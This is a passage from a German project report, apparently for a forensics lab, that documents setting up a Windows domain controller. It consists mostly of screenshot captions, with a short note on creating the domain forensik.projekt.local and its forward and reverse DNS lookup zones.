


Abbildung 99: Konfiguration des Domänen-Controllers 10/67




Abbildung 100: Konfiguration des Domänen-Controllers 11/67




Abbildung 101: Konfiguration des Domänen-Controllers 12/67




Abbildung 102: Konfiguration des Domänen-Controllers 13/67




Abbildung 103: Konfiguration des Domänen-Controllers 14/67




Abbildung 104: Konfiguration des Domänen-Controllers 15/67




Abbildung 105: Konfiguration des Domänen-Controllers 16/67



Nachdem die Rollen installiert wurden, folgt die Erstellung einer neuen Domäne, sowie die Konfiguration des DNS- und DHCP-Servers (siehe Abbildung 106 - Abbildung 142).

Bei der Erstellung der Domäne wurde der Name **forensik.projekt.local** verwendet.

Des Weiteren wird muss bei der Erstellung einer neuen DNS-Zone die **Forward Lookup Zone** erstellen werden, sodass der Name in eine IP-Adresse umgewandelt werden kann, sowie die **Reverse Lookup Zone**, um die IP-Adresse wieder in einen Namen zurück zu übersetzen.




Abbildung 106: Konfiguration des Domänen-Controllers 17/67




Abbildung 107: Konfiguration des Domänen-Controllers 18/67




Abbildung 108: Konfiguration des Domänen-Controllers 19/67




Abbildung 109: Konfiguration des Domänen-Controllers 20/67

